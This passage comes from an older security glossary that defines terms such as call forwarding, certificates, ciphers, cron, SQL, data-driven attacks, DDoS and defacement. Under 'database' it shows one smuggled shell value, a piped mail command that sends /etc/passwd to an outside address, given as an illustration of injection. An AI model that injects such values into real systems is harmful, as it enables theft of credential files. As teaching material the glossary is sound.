Point: In order for Caller ID to work, both you and the caller must be hooked up to SS7 phone systems. SS7 is the system that will transmit the phone number to your CO. Secondly, you must have a digital phone (cell phone, ISDN) or an analog phone that complies with whatever standard your CO will use to transmit the signal (e.g. some standards will transmit the Caller ID number in the spaces between the first two rings of the phone, which means it can get interupted if you pick up the phone too quickly). Finally, you must have adequate wiring that doesn't distort the Caller ID signal from the CO.

Contrast: A similar functionality is ANI, which is used primarily just for billing data. ANI predates Caller ID (by about 50 years). There are cases where the number reported by ANI will be different from the Caller ID since the services are essentially independent.

Point: Caller ID can be used for call-back dialups. What happens is that you dial-up a computer. The computer records your phone number automatically, then dials back to your machine. This greatly enhances security because it prevents users from being completely anonymous.

call forwarding[1]

A telephone feature that automatically forwards calls for one number to a different telephone. Call forwarding is rarely authenticated and is vulnerable to attack. For example, it can be used to defeat dial-back systems or to anonymously hide behind another number.

camping [2]

The hacking technique of "camping out" waiting for something to come along that can be exploited.

Example: An intruder monitors a range of ISP dialup lines with pings. As soon as a user dials-up, the hacker is notified and automated attack scripts are run. For example, it may ping the range continuously, and as soon as a ping responds, a script is run that attempts to connect to File and Print Sharing and read files from the hard-disk. When dialing up to an ISP, the first 10 minutes are the most dangerous. A hacker can be in and out of the system before the user even realizes they are connected to the network.

Example: A hacker scans a victim for all the equipment and services exposed to the Internet (such as recording all the banners). The hacker then "camps" waiting for a 0-day exploit to be posted to various places. At that point, the hacker launches the attack against the victim, getting a foothold in to the network before the victim can patch the hole.

Capstone Project [4]

The *Capstone Project* resulted in many of the government crypto standard in the early 1990s (pre-AES. It was authorized by the *Computer Security Act of 1987*. The results of this project is the symmetric block-cipher Skipjack, the digital-signature algorithm called DSA, and the hash function SHA. Fortezza^{tm}, a PCMCIA card developed by the NSA, uses these Capstone algorithms. While DSA and SHA have resulted in successful standards, the main purpose of the Capstone project was to develop the "Clipper" chip that implemented these algorithms along with key-recovery. That purpose failed due to intense political oppoistion. Note that all the standards are officially by NIST, but they are developed by the NSA.

Key point: Their *Escrowed Encryption Standard (EES)* specified a way to include a *Law Enforcement Access Field (LEAF)* that would provide for court-authorized decryption.

Carnivore [1]

A type of sniffer written by the FBI that scans Internet traffic looking for e-mail messages. It matches the "From:" and "To:" field of e-mail messages for names of suspects. If these fields

match their criteria, the e-mail messages will be stored to the disk.

Misconception: The FBI does not install this on networks. They have to provide a search warrant to an ISP for the e-mail. Carnivore is one of the ways the ISP can fulfill the demands of the search warrant.

See also: CALEA

CAST (RFC 2144)[5]
A family of block ciphers named for their creators Carlisle Adams and Stafford Tavares. The most popular use is the CAST5 (aka. CAST-128) variant that appears in PGP.

CBC (Cipher Block Chaining)[2]
In block-ciphers, CBC refers to "chaining" together encrypted blocks so that the same text in different messages will always be encrypted differently. The way it works is that the cipher-text output from encrypting the previous block in the message is combined with the plain-text input to the next encryption step.

See also: CBC mode, CFB mode.

CDSA (Common Data Security Architecture)[3]
A standard from the Open Group designed to secure communications.

Resources: http://www.opengroup.org/pubs/catalog/c902.htm

central office (CO)[3]
In the telecom infrastructure, the *central office* (CO) is where all the local telephone lines come together. For example, in your home you have a pair of copper wires that lead all the way back to some building within a few miles of your home. This building has huge bunches of copper cables leading into it that are connected to the telephone company's equipment. From there, you voice is digitized and sent through the rest of the phone network.

certificate [3]
In PKI, a certificate contains the public key of the owner, and is signed by a trust trusted CA.

Key point: Certificates can be revoked. This means that a company who believes that their site has been compromised can put up a server on the Internet that tells everyone else that the certificate is no longer valid.

Key point: The Verisign embedded certificates in older browsers (IE 3.0, Netscape 4.0) have expiration dates of January 1, 2000. This means that anybody using older browsers will get nasty warnings when they visit e-commerce sites or attempt to verify files with authenticode.

Certificate Authority (CA, Certification Authority) [3]
A cerficate authority is a body who issues digital certificates to subscribers. The CA is a trusted "third party" authority certifying the identity of the subscriber. In order to do this, the CA digitally signs the certificate issued to the subscriber.

Key point: The way it is supposed to work is that you have a certificate that claims to be *Microsoft* signed by *Verisign* (a popular CA), then you trust that Verisign has done a reasonable job both ensuring that Microsoft is who they say they are, and that Microsoft has done a reasonably good job protecting their private keys from theft.

Contrast: Microsoft could create a "self-signed" certificate, but then *anybody else* could create

a self-signed certificate claiming to be Microsoft. Therefore, you trust a CA-signed certificate more than a self-signed certificate, as long as you trust the CA.

Key point: How do you trust a CA? The answer is **marketing**. First, a company like Verisign has spent millions of dollars creating a reputable company that would be destroyed if a flaw was found in their process (i.e. thieves were able to steal their private keys). Second, Verisign (and a few other CAs) have managed to embed their public keys within Internet Explorer and Netscape Navigator. This means that any website using SSL must obtain a certificate signed by one of these built-in CAs, or else users get confusing warning messages.

Humor: Microsoft uses certificates signed by Verisign, because it is trusted by many people. The reason so many people trust Verisign these days is because its root keys are included with Microsoft's browsers.

Key point: One of the chief RISKS is the theft of the private key used to sign things. If a hacker/thief is able to steal it, then they can masquerade as someone

Key point: Several important CA certificates (i.e. Verisign) expired on Dec. 31, 1999. Since it is feasible to eventually compromise a certificates, they usually expire at some date. The certificates for trusting root CAs that are built-in many browsers (Internet Explorer 4.0 and earlier, Netscape Navigator 4.06 and earlier) were created in 1995, and were made for a 5-year lifespan. One of the creators of these certificates now says he wished he'd put the expiration date a little off, such as on Dec. 15, in order to avoid the Y2K madness.

CFB (Ciphertext Feedback)[2] In block-ciphers, CFB refers to "chaining" together encrypted data. TODO

See also: CBC mode, CFB mode.

cgi-bin (CGI, Common Gateway Interface)[3] .

On web-servers, CGI is a standard for creating *dynamic content*. When you request a document in the `/cgi-bin` directory, instead of sending you the document, the web-server passes your request to the named program/script. This program generates the requested document, usually based upon the contents of a backend database.

Misconception: They are called "CGI scripts" because they are usually written in a scripting language such as PERL, shell scripting, and other minor scripting languages (TCL, Python, etc.). However, even when they are compiled binaries from C source code, they are still often referred to as "CGI scripts".

Point: The word "CGI" stands for "Common Gateway Interface", which generally confuses people more than help them. The idea is that you have the Internet and some sort of database. A combination HTTP server and CGI script will act as a gateway between the Internet and database.

chaining [4]

For block-ciphers, chaining the technique of combining the information from previous blocks into the encryption of the next block such that the same pattern in a message will not be encrypted the same way twice.

challenge (challenge-response)[3]

A method to authenticate users that avoids sending passwords over the network. It goes something like this (though the details among various programs are different).

- the client requests access

- the server sends back random data
- the client then encrypts/hashes the data using the password
- the server checks the result

In this manner, the client proves it knows the correct password without ever sending it across the wire.

Key point: In most cases the user is prompted for the password, which the client then stores in memory. In the use of smart cards, however, the system may give the user the challenge string, which the user then types into the smart card. The smart card then produces a response, which the user must type back into the system. In this way, the user validates that they have the smart card.

Key point: Challenge-response systems are thought to be more secure because the challenge/response is different every time. This guards against replay attacks as well as making cracking more difficult.

chat [2]

Key point: Favorite because it provides real-time anonymous communication.

checksum [1]

A technique for detecting if data inadvertently changes during transmission. The sender simply divides all the data up into two-character numbers, then adds all the numbers together. The receiver makes the same calculation, and checks the calculated checksum with the transmitted checksum. If they don't match, then the receiver knows the data was corrupted in transit.

Key point: Checksums are not secure against *intentional* changes by hackers. For that, you need a cryptographic hash.

change-control [1]

An important security practice where changes to the systems are reviewed ahead of time to validate they are appropriate, then recorded in order to "roll back" in case they introduce a fault. A common use for change-control is validating that a firewall's ruleset doesn't degrade. Change-control is also used for maintaining system patches.

cipher (decipher)[4]

In cryptography, the word *cipher* refers to an encryption algorithm. A cipher transforms the original data/message into pseudo-random data/message of the same length. In order to decipher the message, a reverse transformation must be applied.

Key point: A block cipher is one that encrypts a block of data at a time. For example, DES uses a block size of 64-bits. Each input block must correspond to exactly one output block (like a codebook). A block-cipher suffers from the fact the same data repeated in a message would be encoded in the same way. Consider a block size of 8-bit encrypting English text; you could therefore figure out all the letter 'e's in the cipher text because they are the most common letter used. Therefore, block-ciphers are often used in a chaining mode such that the same pattern will indeed be decrypted differently.

Key point: A stream cipher is essentially a chained block cipher with a block size of 1 (either 1-bit or 1-byte). It generates a **keystream** against which it XORs the plaintext, operating much like a one-time pad, though less secure in theory but more secure in practice.

Example: Some popular ciphers are:
DES

The original widely-used computer-based encryption cipher that spawned the industry, but easily crackable today.

triple DES
: A more secure form of DES whereby data is simply encrypted three different times.

RC4
: One of the most widely used ciphers today because of its prevalent use within web browsers and SSL.

RC2
: A similar cipher to RC4.

IDEA
: Gained popularity because it was used as the default cipher for PGP.

Blowfish
: Popular cipher because of its open source and non-patented status.

CAST-128
: Alternate cipher in PGP.

Skipjack
: Controversal cipher designed for the Clipper chip, a government program to encourage key recovery for law enforcement.

GOST 28147
: Russian standard with 256-bit key.

AES
: The new American standard for replacing DES.

ciphertext [4]

In cryptography, *ciphertext* refers to the data after it has been encrypted.

Contrast: clear-text, plaintext.

clear-text [4]

In cryptography, the term *clear-text* refers to messages that have not been encrypted. The word has the connotation of data that should be encrypted, but isn't (such as *clear-text passwords*).

Misunderstanding: The word *text* comes from traditional cryptography that meant the text of messages, though these days *text* can refer to binary computer data as well.

cmos [3]

When the system is powered off, some persistent BIOS settings are stored in a small bit of battery sustained RAM built using CMOS technology. The name "CMOS settings" have become synonymous with "BIOS settings". Some viruses have been known to corrupt these settings, resulting in a condition where the machine can no longer boot. Simply setting a jumper to disconnect the battery backup will restore the settings back to factory defaults.

codebook [4]

In ancient times, a codebook was a book where you looked up a word, and replaced with another word according to the substitution table in the book. For example, you might look up the words "attack at dawn" in the book and come up with the words *mouse dog cat* that you send to your troops. The troops receiving the message would likewise look up these words in their codebooks in order to figure out the original message.

Key point: In block-ciphers, the key represents a codebook. In other words, you could use the key to generate a huge book of matching pairs whereby each plaintext block would match to exactly one ciphertext block. Then, you could encrypt messages by looking them up in this table.

See also: ECB

colo (colloc, collocation facility)[1]
A collocation facility is one where many different people host their websites on machines located in the same facility. Most of the major websites are the Internet are hosted at collocation facilities rather than at the company's own headquarters. The main service that collocation facilities provide is "uptime". They provide redundant power supplies with backup generators, as well as redundant links to the Internet. Systems within colo facilities are usually rack mounted and secured by private cages.

Example: Continuous power is one of the major features that a collocation facility might provide. The theory is that a website doesn't need a UPS because the the collocation facility will be more reliable than the UPS itself. For example, I host a site at a colo that has connects to two separate city grids for power, with their own battery backup system, as well as their own generator. They occasionally unplug themselves from the city grids in order to test their system. Likewise, they bring multiple power feeds to racks so that a system with multiple power supplies can get its power from independent grids

Key point: Major colos have visually impressive security. However, they really aren't at the same paranoid level as the military, CIA, NSA, or banks (and probably won't be until a major physical security breach occurs). Their network security is extremely weak, often forcing customers to share common broadcast domains, which would allow one customer to subvert another's traffic.

command-line (command-prompt, DOS prompt, shell, CLI, command-line interface)[1]
One of the two fundamental user interfaces. Whereas most people are familiar with "graphical user interfaces (GUIs)" using windows and mice, the command-line provides a raw interface into the inner workings of the computer.

Key point: The average hacker does all his/her work from the command-line. Virtually all hacker tools are command-line oriented.

Common Criteria (CC, ISO 15408)[3].
Full name: *Common Criteria for Information Technology Security Evaluation*.

CC is a set of government-oriented standards designed to create a commonly agreed upon criteria in which to describe and judge infosec. For example, if you want to purchase a "secure" computer from a vendor, the CC gives you a common set of criteria with which to evaluate that system. If you want to talk about infosec issues, the CC gives you a language in which to describe them. These common criteria were put together by government departments from Canada, France, Germany, the Netherlands, Great Britain, and the United States (both NIST and the NSA).

Controversy: The CC defines terminology uses terminology that is far from the infosec mainstream. Furthermore, many believe that products that match the criteria would be secure, they would also be worthless (in much the same way that a computer turned off, unplugged, and locked in the basement is secure from remote attacks).

Key point: The CC breaks down security functionality into the following areas:
auditing [FAU]
- **recognizing** which events should be audited
- how such events should be **recorded**
- how the events should be **stored**, such as in a protected database
- **analyzing** and correlating the events

For example, every user-logon event should be recorded. The system recording it might pass it on to a "write-only" database without the ability to later erase it (the first thing a hacker might do when he/she breaks into a system). Later events might be correlated to the logon event.

crypto [FCS]
- encrypting communication
- identifying/authenticating users
- key management

communications [FCO]
non-repudiation

user data protection [FDP]
Protecting data during import/input, storage, and export/output.

identification and authentication [FIA]
Identification of who the user is and what rights/abilities/authority/attributes does that user have to access systems and data.

management of security [FMT]
Different management **roles**, where different managers have separate **capabilities**

privacy [FPR]

protection of the security functions [FPT]
Securing the security management data itself (as opposed to the user data).

resource utilization [FRU]
Resources are things like CPU time, disk storage, network bandwidth. Concerns are fault tolerance, prioritization, and resource allocation among different users.

access control [FTA]
identification/authentication, number of logons, access history, access parameters like time-of-day they may log in.

trusted path/channels [FTP]
Between users and the system as well as between systems.

Resources: http://csrc.ncsl.nist.gov/cc/

compiler [1]

In programming, a compiler takes human readable source code and converts it into the binary code that the computer can understand.

Key point: A compiler is a form of lossy compression and one-way encryption. All the information meaningful to humans is removed from the code leaving only the information necessary for the computer. This means that humans can no longer easily read the resulting program directly. Because of the "one-way" nature of the operation, programs cannot be used to recover the existing source code. This effect is different in various languages. C++ is the worst language in terms of decompilation; Java is the best. Most Java applets can be decompiled back to some semblance of their previous form. This has led to a market for programs that further obfuscate Java binaries in an effort to hide the original source code. Some compilers do leave human-readable symbols behind for debugging purposes. They won't reveal the original source, but can still be useful for reverse engineering They can be "stripped" from the binary.

Computer Fraud and Abuse Act of 1986 [3]

A law passed to clarify computer crimes and computer fraud. It established two new felony offenses: breaking into federal computers and trafficking in computer passwords. This act was famous because the primary "evidence" used to "prove" that there was a hacking problem came largely from the American media (print and TV) which is well known for its over dramatization of events, lack of objectivity, and lack of technical content (i.e. "facts").

complexity [3]

In computer science, *complexity* measures how difficult a problem is to solve. The problem is that while we may know of an algorithm that solves a problem, it will take a computer too long to solve it.

The best way to understand complexity is to consider the ancient parable (Babylonian?) about a king and a wise subject who did a favor for him. The subject asked for one piece of grain to be placed on the first square of a chess board, two grains on the second, four grains on the third, and so on, doubling the amount of grain for each successive square.

1 2 4 8 16 --- --- ---
--- --- --- --- --- --- --- ---
--- --- --- --- --- --- --- ---
--- --- --- --- --- --- --- ---
--- --- --- --- --- --- --- ---
--- --- --- --- --- --- --- ---
--- --- --- --- --- --- --- ---
--- --- --- --- --- --- --- ---

The question is: how much grain does this come out to? Your possible choices are:

- a few handfuls
- a few buckets
- several wagon's full of grain
- all the grain produced by the kingdom in a year
- more than the combined total ever harvested by mankind

The problem is known as having *exponential complexity.* The average computer scientist, when confronted with this problem, would intuitively guess the correct answer, which is that the amount of grain is a billion times a billion, or more than all the grain ever harvested by mankind.

1	2	4	8	16	32	64	128
256	512	1024	2048	4096	8192	16384	32768
65536	131072	262144	524288	1048576	2097152	4194304	838860
16777216	33554432	67108864	134217728	268435456	536870912	1073741824	214748
4294967296	8589934592	17179869184	34359738368	68719476736	137438953472	274877906944	549755
1099511627776	2199023255552	4398046511104	8796093022208	17592186044416	35184372088832	70368744177664	140737
281474976710656	562949953421312	1125899906842624	2251799813685248	4503599627370496	9007199254740992	18014398509481984	360287
72057594037927936	144115188075855872	288230376151711744	576460752303423488	1152921504606846976	2305843009213693952	4611686018427387904	922337

Example: Let's say that a dictionary was not sorted. This means that you would have to start at the begining and look at every word until you found the definition you were looking for. This is an algorithm with **linear** complexity. The time it takes you to lookup a word in such a dictionary is related to the number of words in the dictionary: if you double the size of such a dictionary, you will double the amount of time it takes to lookup a word. In other words, the time to lookup a word in this dictionary is **on the order of** the size of the dictionary. This is expressed as **O(*n*)**, where *n* is the size of the dictionary.

Example: Dictionaries are sorted before printing. This means that you can quickly find the word you are looking for. In terms of *complexity* we are more interested in how much longer it will take you to lookup a word if we double the size of the dictionary. In other words, the Oxford English Dictionary (OED) is about 8 times larger than a more abridged English dictionary. However, it only takes about 3 times longer to lookup a word in the OED. As the problem size grows, the amount of effort it takes to figure out the problem grows less slowly. If the OED were 16-times larger, then it would take only 4-times longer to search. If the OED were 32-times larger, it would take only 5-times longer to search. This mathematical

relationship is known as a *logarithm*. The increase in computing power needed to solve such a problem grows **on the order** of the logarithm of size of the problem. This is expressed as **O (log*n*)**. Logarithm problems are much easier to solve than linear ones, which is why we sort dictionaries.

Example: The chessboard problem mentioned above is similar to encryption keys. Every additional square on the chessboard doubles the size of the problem; every additional bit added to a key doubles the amount of time it would take to crack it. This means that a 32-bit key would take roughly a billion trials in order to crack, a 64-bit key would be roughly a billion times harder than that to crack, and a 128-bit key is a billion billion times harder to crack than a 64-bit key. This complexity is expressed as **O(2^n)**.

Key point: The following table shows the complexity of some algorithms.

big-O	complexity	problem = 8 elements	problem = 32 elements
O(log*n*)	logarithmic	3 seconds	5 seconds
O(*n*)	linear	8 seconds	32 seconds
O(n^2)	quadratic	1 minute	15 minutes
O(n^3)	cubic	9 minutes	9 hours
O(2^n)	exponential	4 minutes	136 years

Note that deceptive nature that for a problem size of 8, our exponential algorithm is actually faster than the cubic algorithm. But if you were to choose this in order to solve a problem of size 32, then it would not complete in your life-time.

compression [1]

Since encrypted data is essentially random, you cannot compress it. This defeats networking standards designed to automatically encrypt traffic (such as dial-up modems). Therefore, data must be compressed before it is encrypted. For this reason, compression is becoming an automatic feature to most encryption products. The most often used compression standard is `gzip` and its compression library `zlib`.

con [2]

Slang term for convention. Popular conventions are:

DEFCON
: Held in the summer in Las Vegas.

HOPE
: "Hackers On Planet Earth" put on by 2600 magazine.

confidentiality [3]

One of the major areas of infosec, *confidentiality* is the area concerned with keeping secrets (not disclosing information to unauthorized people).

Contrast: For the most part, the words *confidentiality* and *privacy* are interchangeable. We typically apply the word *privacy* to individuals, and include ideas like anonymity and unobservability. We use works like *confidentiality* to refer government, military, and business who wish to defend against eavesdropping.

Key point: We use encryption to protect secrets from being eavesdropped.

See also: Confidentiality is often mentioned along with other key security concepts such as

integrity, authentication, and non-repudiation.

cookie [1] .

Cookies are small bits of data that a website can place on your system, requesting your browser to send them back to the website the next time you visit. Cookies are a way of making personalizing website, and in general making the whole web experience better.

Misconception: Cookies are not a security/privacy risk. However, when combined with HTTP Referer field and cross-site imbedded images, they can be used to track user's activities. Users have sued sites like DoubleClick that have massive cross-site imbedded images over the privacy information they collect. Cookies receive most of the blame for this.

Example: The biggest privacy hole is when cookies are combined with the HTTP Referer field. If many sites imbed images (like advertisements) from a single site, that single site can use cookies in order to track a user going among those sites. The cookie does not identify who the user is, but can track what the user does. Other information, like web-site logons, can then be combined with this information in order to track how the person is.

Example: JavaScript has a long history of problems with cookies such that one website can retrieve the cookie information for another website. Since cookie information often contains username/password information, this can compromise the site.

Key point: Turning off cookies is not practical. The best you can hope for is "cookie management" -- choose which sites you want to allow cookies for but deny them to all the rest.

countermeasures [1]

A military term referring to a an action, process, device, or technique that reduces the threat against a system. Countermeasures can be *passive* (e.g. a brick wall) or *active* (e.g. anti-missiles).

covert channel [4]

A communication channel whose very existence is hidden.

Key point: One rootkit uses ICMP as a covert channel. It creates a virtual TCP-like circuit inside of ping packets.

Key point: Covert channels can become extremely covert. In theory, one can create a covert channel where only the IP identification field (16-bits) carries the data.

Key point: URLs and DNS queries pass through virtually everything (including proxies). Therefore, it is easy to export information from inside a company to the outside using this technique.

crack [2]

To decrypt a password, or to bypass a copy protection scheme. See crackz for more about copy protection.

History: When the UNIX operating system was first developed, passwords were stored in the file `/etc/passwd`. This file was made readable by everyone, but the passwords were encrypted so that a user could not figure out who a person's password was. The passwords were encrypted in such a manner that you could test a password to see if it was valid, but you really couldn't decrypt the entry. (Note: not even administrators are able to figure out user's passwords; they can change them, but not decrypt them). However, a program called "**crack**" was developed that would simply test all the words in the dictionary against the passwords

in `/etc/passwd`. This would find all user accounts whose passwords where chosen from the dictionary. Typical dictionaries also included people's names since a common practice is to choose a spouse's or child's name.

Contrast: A "crack" program is one that takes existing encrypted passwords and attempts to find some that are "weak" and easily discovered. However, it is not a "password guessing" program that tries to login with many passwords, that is known as a grind

Key point: The sources of encrypted passwords typically include the following:

- `/etc/passwd` from a UNIX system
- `SAM` or `SAM._` from a Windows NT system
- `<username>.pwl` from a Windows 95/98 system
- sniffed challenge hashes from the network

Key point: The "crack" program is a useful tool for system administrators. By running the program on their own systems, they can quickly find users who have chosen weak passwords. In other words, it is a policy enforcement tool.

Tools: on UNIX, the most commonly used program is called simply "crack". On Windows, a popular program is called "l0phtCrack" from http://www.l0pht.com.

cracker [1]
A specific type of hacker who decrypts passwords or breaks software copy protection schemes (creating "crackz").

Controversy: See the word hacker for a disagreement about the way that "cracker" is used in the computer enthusiast community vs. the security community.

CRC (Cyclic Redundancy Check)[2]
A form of a checksum that is able to detect accidental transmission errors. It is used on Ethernet in order to detect packet errors. It is also used on some operating systems in order to detect accidental errors in programs before running them.

Key point: Like a checksum, a CRC is not able to detect intentional changes. You must use a hash for that.

crackz [2]
Patches for programs that bypass copy protection schemes.

Culture: Cracking programs is its own little underground 'scene' independent of other hacking activities. Groups and individuals often compete to be the first to break a new copy protection scheme in popular programs. There are many sites that catalogue cracked programs.

credentials [4]
Your authentication information, such as a password, token, or certificate. Since not all systems require a password to login, we use the more abstract term "credentials" to refer to this information.

cron [3]
On UNIX, the *cron* daemon automated background tasks (such as backups or rotating the logs). It is really the simplest of programs; it reads instructions from a file and executes the appropriate programs at the scheduled time.

Key point: When the machine is compromised, intruders will often put backdoor jobs into the

`crontab`. When the victim tries to clean up his/her machine, the jobs in the crontab will run giving the intruder control again. This sort of thing happened in the famous attack against the New York Times; they kept cleaning up the machine, but cron kept giving control back to the intruder. Typically, these jobs would run during the wee hours of the morning when nobody is looking.

cryptanalysis [4]

In cryptography, *cryptanalysis* is the discipline of trying to break (or *attack*) encryption algorithms. The goal is to find some way of cracking a message that is easier than a brute force attack.

Key point: The different kinds of cryptanalysis are:

chosen plaintext
: Where the attacker can construct plaintext in order to see how it is encrypted.

known plaintext
: Where the attacker has copies of both the original plaintext as well as the encrypted text. Since most data is "structured" in some fashion (such as all e-mails have similar headers), it is likely that some plaintext will always be available for attack.

differential cryptanalysis
: A chosen plaintext attack. When attacking an algorithm, the attacker attempts to feed different messages into the system looking for patterns in the output ciphertext.

linear cryptanalysis
: A known plaintext attack. The attacker needs a large quantity of known plaintext (and corresponding ciphertext) in order to build up a statistical model.

algebraic
: Looks for mathematical properties within the algorithm. For example, some algorithms when encrypting twice with keys *A* and *B* can be still be decrypted in one step with a key *C*. (The algorithm is known as a *group*).

crypto (cryptography)[1]

Cryptography is the science of hiding information. It was developed from war-time applications since the time of Caesar, but in the Information Age, crypto is critical to everything we do. Crypto is needed to protect banking transactions (e.g. removing money from an ATM), to protecting business communications (e-mail, fax), to protecting personal information (health/personnel records), to protecting our infrastructure from infowar attacks (against our power grid or air traffic control systems).

Misconception: Movies often show people easily breaking crypto. In real life, crypto is generally unbreakable when done properly. Law enforcement and hackers rarely have to resort to breaking crypto, but instead attack the human actions around it.

History: So far, there are four major eras in cryptography.

Ancient times
: Simple tricks were used among the Romans to encrypt and hide messages.

World War II
: The dawn of "infowar" where code-breakers constituted an important part of the war effort, and machines were used on a wide scale to encrypt messages. Today's terminology stems from this era, even though it predates computers.

DES
: Computers changed the face of cryptography. The standardization of DES made encryption suddenly available to the masses. DES itself wasn't nearly as important as the spark it provided for the research into cryptography, and the development of cryptography as a feature publicly available products.

public-key cryptography

Before this point, cryptography concentrated on preventing your enemy from eavesdropping on you messages. This was done by sharing some secret ahead of time, then using that secret to decode the encrypted message. Public-key cryptography secure messages to be sent without any previously shared secret. This detail seems insignificant, but it has huge implications. For example, you can seamlessly create a encrypted connection to an e-commerce server and purchase products safe from eavesdropping because of public-key cryptography, but would not be able to with traditional cryptography. Thus, the huge economic distortions caused by e-commerce would probably not be possible without that one insignificant fact.

future
: Moore's law dictates that cryptography will constantly change. For example, quantum computers are looming on the horizon that may obsolete all of today's cryptographic techniques.

Point:

Alice
: Primary participant

Bob
: Secondary participant

Carol
: Tertiary participant (beyond two-way protocols)

Dave
: Fourth person, when necessary

Eve
: Eavesdropper

Mallory
: Malicious guy

cryptographic [3]

Secured against hostile attack.

The best example is the "checksum" vs. "hash". A **checksum** verifies that data hasn't been corrupted **unintentionally**. For example, all IP packets are checksumed in case they corrupted accidentally between sender and receiver. A **cryptographic hash** verifies that data hasn't been corrupted **intentionally**. Hackers can (and do) alter IP packets between the sender and receiver in order to carry out an attack. Since IP's checksum is not cryptographically secure against hackers.

There are two features that are required in order to be cryptographic. The first is that the algorithm be secure against attack. A checksum uses simple addition, while hashes use a complex set of mathematical operations. The second is that the key must be of a sufficient size in order to prevent brute force attacks. The IP checksum is only two-bytes long, so that even if the algorithm were secure, it would require only 65536 tries for the hacker to get it right, which can be done in real-time.

culture [2]

dress-code

Whatever the current trend among the youth designed to piss their parents off. Right now, goth-style dress features prominently. Combat fatigues and camouflage clothing are a perennial favorite. There are a fair amount who don't care to make a statement and dress in the typical jeans and T-shirt.

literature
: Cyberpunk, *Ender's Game* by Orson Scott Card, technical manuals

age

The hacker culture is dominated by younger people, especially teens.

music

Anything alternative, especially goth, techno, and industrial. A big part of the hacking culture is having fun; therefore throbbing dance music is popular.

movies

War Games (1983)

This movie launch a generation of hackers in the early 1980s, creating hordes of war-dialers.

Sneakers (1992)

In this movie, they hack the voice-recognition biometrics system.

Hackers (1995)

The "War Games" of the 1990s. While dumb down to match the general public's tastes, the creators did actually consult with the hacker underground.

The Net (1995)

A storry about a victim who uses her hacking skills to get back at the evil corporation who had taken over her life.

The Matrix (1999)

Nobody can be told what The Matrix is.

politics

Anything anti-authority. Libertarianism features heavily, as does various anarchistic themes.

drug-use

Some believe in keeping their minds clean and don't use drugs. Others seek to broaden their mind to new levels of awareness through drugs. Still others simply use drugs as part of the anti-authority gig. Clove cigarettes are preferred over normal cigarettes. It is interesting that the anti-authority emotion (doing what parents tell you not to) wins out over the paranoia emotion (evil tobacco empires seducing impressionable youth).

cyberpunk [2]

Part of the hacker culture, cyberpunk refers to a subgenre of science fiction dealing with cybernetics. To some, it refers specifically to a small literary movement of the 1980s that is now over. To others, it is generally any sci-fi story with strong cybernetic elements.

Key points: The two defining books of cyberpunk are *Neuromancer* by William Gibson and *Snow Crash* by Neal Stephenson. Neuromancer is considered "hard core" cyberpunk that launched the genre.

See also: anarchy

- D -

[daemon | Data Encryption Standard | data havens | data-driven attack | database | datagram | DDoS | decipher | decompile | deface | defaults | degauss | Demilitarized Zone | demon-dialing | Denial of Service | DER | DES | DHCP | dial-up | Dialed Number Recorder | dictionary | differential cryptanalysis | Diffie-Hellman | dig | digital signature | dinosaur killer asteroid | directory climbing | directory traversal | disassemble | Disclaimer: | DMZ | DNR | DNS | Domain Name System | DoS | downgrade attack | dress-code | dropper | drug-use | DSA | DSL | DSS | dual homed system | dumpster diving | dynamic packet filter]

daemon (service)[2]

On UNIX, a *daemon* is a program running in the background, usually providing some sort of

service. Typical daemons are those that provide e-mail, printing, telnet, FTP, and web access.

database [1]

The *database* is one of the underpinning applications of the Internet. The concept of database "records" predates that of "files" within a computer. These days, most discussion of databases revolves around SQL (structured query language). An SQL statement is a special language that you might use to encode a statement such as show me everyone who has a first name of "Robert". The actual SQL statement would look like: "SELECT * from Everyone where firstname equals 'Robert'".

Key point: The near-programming quality of SQL means that it is open to much the same security holes that plague other scripting languages. For example, a frequent attacks against databases is to insert shell metacharacters into data fields. For example, consider a reporting system using PERL that extracts data out of a database. I might create a bank acount where name is "| mail smc@robertgraham.com < /etc/passwd", which will send me the password field when you run your month-end reports. In late 1999 and early year 2000, thousands of Microsoft's web servers were broken into because programs submitted command-line statements through SQL query statements through a default script left open on default installations of their servers.

data-driven attack [3]

A technique that puts carefully crafted input into the front-end of a system in order to causes an unexpected result in the back-end. A classic example would be to insert an SQL query in an HTML FORM field which will pass through the firewall, web server, CGI script, all the way through to the back-end database. Data-driven attacks are particularly dangerous because few web programmers are trained in secure-programming techniques, which results in a constent stream of them appearing.

Many companies have HTML FORMS that manipulate back-end databases; most of them can be hacked with data-driven attacks. The only defenses are thorough education of the programmers who write the systems, or create a system that thoroughly untaints the data (such as specialized proxies).

datagram [4]

In protocols, a *datagram* is a single transmission that stands by itself. They are often known as *unreliable datagrams* because there is not guarantee that they will reach their destination. It is up to some higher protocol or application to verify that a datagram reaches its destination. Streaming media (audio/video/voice) often use datagrams because it doesn't really matter if a few are lost in transmission.

data havens [3]

In the crypto anarchy point of view, a *data haven* is a place where you can store data so that *They* cannot take it from you, where *They* are the obvious evil empire of Government and Corporations. One technique would be Ross Anderson's Eternity model of distributed storage. Another would be storing data "off-shore" (i.e. places like the Cayman Islands with loose laws) or even off-planet on satellites.

Example: Sealand is a "principality" off-shore from the British Isles hosting HavenCo's data haven.

See also: anarchy

DDoS (Distributed Denial of Service)[2]

A DDoS attack is one that pits many machines against a single victim. An example is the

attacks of February 2000 against some of the biggest websites. Even though these websites have a theoretical bandwidth of a gigabit/second, distributing many agents throughout the Internet flooding them with traffic can bring them down.

Key point: The Internet is defenseless against these attacks. The best defense is for ISPs to do "egress filtering": prevent packets from going outbound that do not originate from IP addresses assigned to the ISP. This cuts down on the problem of spoofed IP addresses.

deface [2]
The average web server is vulnerable to being exploited, either compromised directly giving full control to the hacker, or at least to the point where the hacker can replace web pages. Therefore, sites are being hacked every day.

Key point: There are sites, like http://www.attrition.org that catalogue defaced sites and mirror the defaced web-pages.

Key point: Defaced web-pages is an important part of hacker culture. The more pages a hacker can break into, the more intelligent they may seem (though it typically requires more patience than intelligence). One of the key things is the defacers never reveal to the public how they broke in. They try to protray themselves as elite hackers when in reality most defacements are by script-kiddies.

Key point: Elite hackers rarely deface web-pages, they instead break in and control the server for other nefarious purposes that yield more profit.

Key point: Web servers are easy to deface because the average OS and web server contains vulnerabilities (defaults and samples) upon installation. It takes extensive effort to harden a server.

defaults [3]
The "defaults" are the settings of a system before it has been configured.

Key point: Security irritates customers who prefer products that are easy to use. Therefore, most vendors make the same trade off. They ship their systems with the best "out-of-box" experience, and as a result most boxes are easily hacked in their default state. The more a vendor touts its ease-of-use, the more likely hackers will find that vendor's products easy to hack.

See also: samples

degauss [3]
